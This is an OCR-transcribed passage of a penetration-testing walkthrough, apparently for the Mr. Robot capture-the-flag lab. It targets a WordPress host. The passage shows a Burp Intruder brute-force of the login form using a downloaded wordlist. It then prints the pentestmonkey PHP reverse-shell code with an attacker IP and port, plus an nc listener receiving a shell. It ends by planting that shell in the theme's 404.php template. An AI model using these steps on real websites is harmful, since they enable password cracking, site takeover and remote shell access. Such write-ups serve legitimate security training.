
Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time r
http://10.0.2.7	GET	/robots.txt		200	301	text			02:02:
http://10.0.2.7	GET	/wp-admin/images/word...	✓	200	1787	XML			02:02:
http://10.0.2.7	GET	/wp-login.php		200	3123	HTML	user&#039;s Blog! &rsaq...		02:02:
http://10.0.2.7	POST	/wp-login.php	✓	200	4105	HTML	user&#039;s Blog! &rsaq...		02:03:
http://10.0.2.7	GET	/login		302	399				02:02:

```
POST /wp-login.php HTTP/1.1
Host: 10.0.2.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.7/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Origin: http://10.0.2.7
Connection: close
Cookie: s_fid=3C34AF795965B311-079FA58360372609; s_nr=1694578042782; wp-settings-6=libraryContent%3Dbrowse;
wp-settings-time-6=1694581947; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=test&pwd=test&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1
```

Fig. Request captured in Burp suit

9) Downloading of wordlist from restricted file: -

- **fsociety.txt** is text file which contains the username and password wordlist.
- To download that file, enter the path of the file in browser search box, then the file will automatically starts downloading.




```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
SLOTNAME
for
oasis
color
```

Fig. Content of downloaded wordlist file.

10) Cracking of Username & Password of WordPress account of Victim: -

- To crack the password, create a dummy login request and capture it in the Burp suit.
- Goto the captured request and move it to the **INTRODUCER** panel by right clicking on mouse and select the option **SEND TO INTRODUCER.**
- Then goto INTRODUCER panel and select the username & password fields and click on **ADD $** button to select the payload field.
- Here we don't know the both username and password, so we have to select the attack type as **Cluster bomb**.
- Then goto payload panel, and paste the wordlist in both payload 1 and 2.



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2
Payload count: 230
Payload type: Simple list
Request count: 52,900

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
eliots
Eliott
elliot
Elliot
ELLIOT
ELLIOT47
elliots
Elliots
Elliott
ElliotTherapy
```

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Fig. Pasting of wordlist in the payload section.

- Then click on the **start attack** to initialize the password cracking process.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
1 × 2 × +
Positions Payloads Resource pool Settings
Screenshot taken
View image
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ...
Add
Edit
Remove
Up
Down
Attack Save Columns
Results Positions Payloads Resource pool Settings
2:08

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Payload sets

You can define one or more payload sets. The

Payload set: 2

Payload type: Simple list

Payload settings [Simple list]

This payload type lets you configure a simple l

eliots
Eliott
elliot
Elliot
ELLIOT
ELLIOT47
elliots
Elliots
Elliott
ElliotTherapy

Payload processing

You can define rules to perform various proces

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

3. Intruder attack of http://10.0.2.7 - Temporary attack - Not saved to project file

Filter: Showing all items


Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	□	□	3448	
1	eliots	eliots	200	□	□	3390	
2	Eliott	eliots	200	□	□	3448	
3	elliot	eliots	200	□	□	3448	
4	Elliot	eliots	200	□	□	3448	
5	ELLIOT	eliots	200	□	□	3448	
6	ELLIOT47	eliots	200	□	□	3448	
7	elliots	eliots	200	□	□	3448	
8	Elliots	eliots	200	□	□	3448	
9	Elliott	eliots	200	□	□	3448	
10	ElliotTherapy	eliots	200	□	□	3448	
11	ellipsis	eliots	200	□	□	3448	
12	else	eliots	200	□	□	3448	
13	elsewhere	eliots	200	□	□	3448	
14	email	eliots	200	□	□	3448	
15	Email	eliots	200	□	□	3448	
16	emailed	eliots	200	□	□	3448	
17	emails	eliots	200	□	□	3448	
18	embed	eliots	200	□	□	3448	
19	Embedded	eliots	200	□	□	3448	

165 of 52900

Fig. Password cracking started successfully.

11) Logging in using cracked password: -

- The correct username and password of login will have the different length in the above figure.
- Using that username and password login into the WordPress.



WordPress 6.3.1 is available! Please update now.

Edit Themes


Twenty Fifteen: Stylesheet (style.css)

```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,
straightforward typography is readable on a wide variety of screen sizes, and suitable for multiple languages. We
designed it using a mobile-first approach, meaning your content takes center-stage, regardless of whether your
visitors arrive by smartphone, tablet, laptop, or desktop computer.
Version: 1.3
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout,
responsive-layout, accessibility-ready, custom-background, custom-colors, custom-header, custom-menu, editor-style,
featured-images, microformats, post-formats, rtl-language-support, sticky-post, threaded-comments, translation-
ready
Text Domain: twentyfifteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/
```

Fig. Successful login into WordPress.

12) Adding of malware in the victim website to get access: -

- Kali is already having the required malware in it.
- To copy that malware file into current working directory goto terminal of the kali and type the below command:
    - **cp /usr/share/webshells/php/php-reverse.php .**



1 2 3 4
~/Desktop/php-reverse-shell.php - Mousepad
File Edit Search View Document Help
are able to hear"


```
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
```

Fig. Copied malware code into current working directory.

- To get the access in our machine, edit the IP address as attacker IP address where the access will be reversed to attacker machine.

13) Adding the malware into victim’s website: -


- Before adding the malware into the victim website, start the listener in port number which was mentioned in the malware code using the code:
    - nc -nvlp <portnumber>
    - Ex: nc -nvlp 1234



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 57005
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 06:21:22 up 20 min,  0 users,  load average: 0.21, 2.74, 2.36
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Fig. Turning ON of listener in the port 1234.

- After turning ON, goto WordPress website > Appearance > Editor and select any template, replace the template code with copied malware code.



WordPress 6.3.1 is available! Please update now.

Edit Themes

File edited successfully.

Twenty Fifteen: 404 Template (404.php)

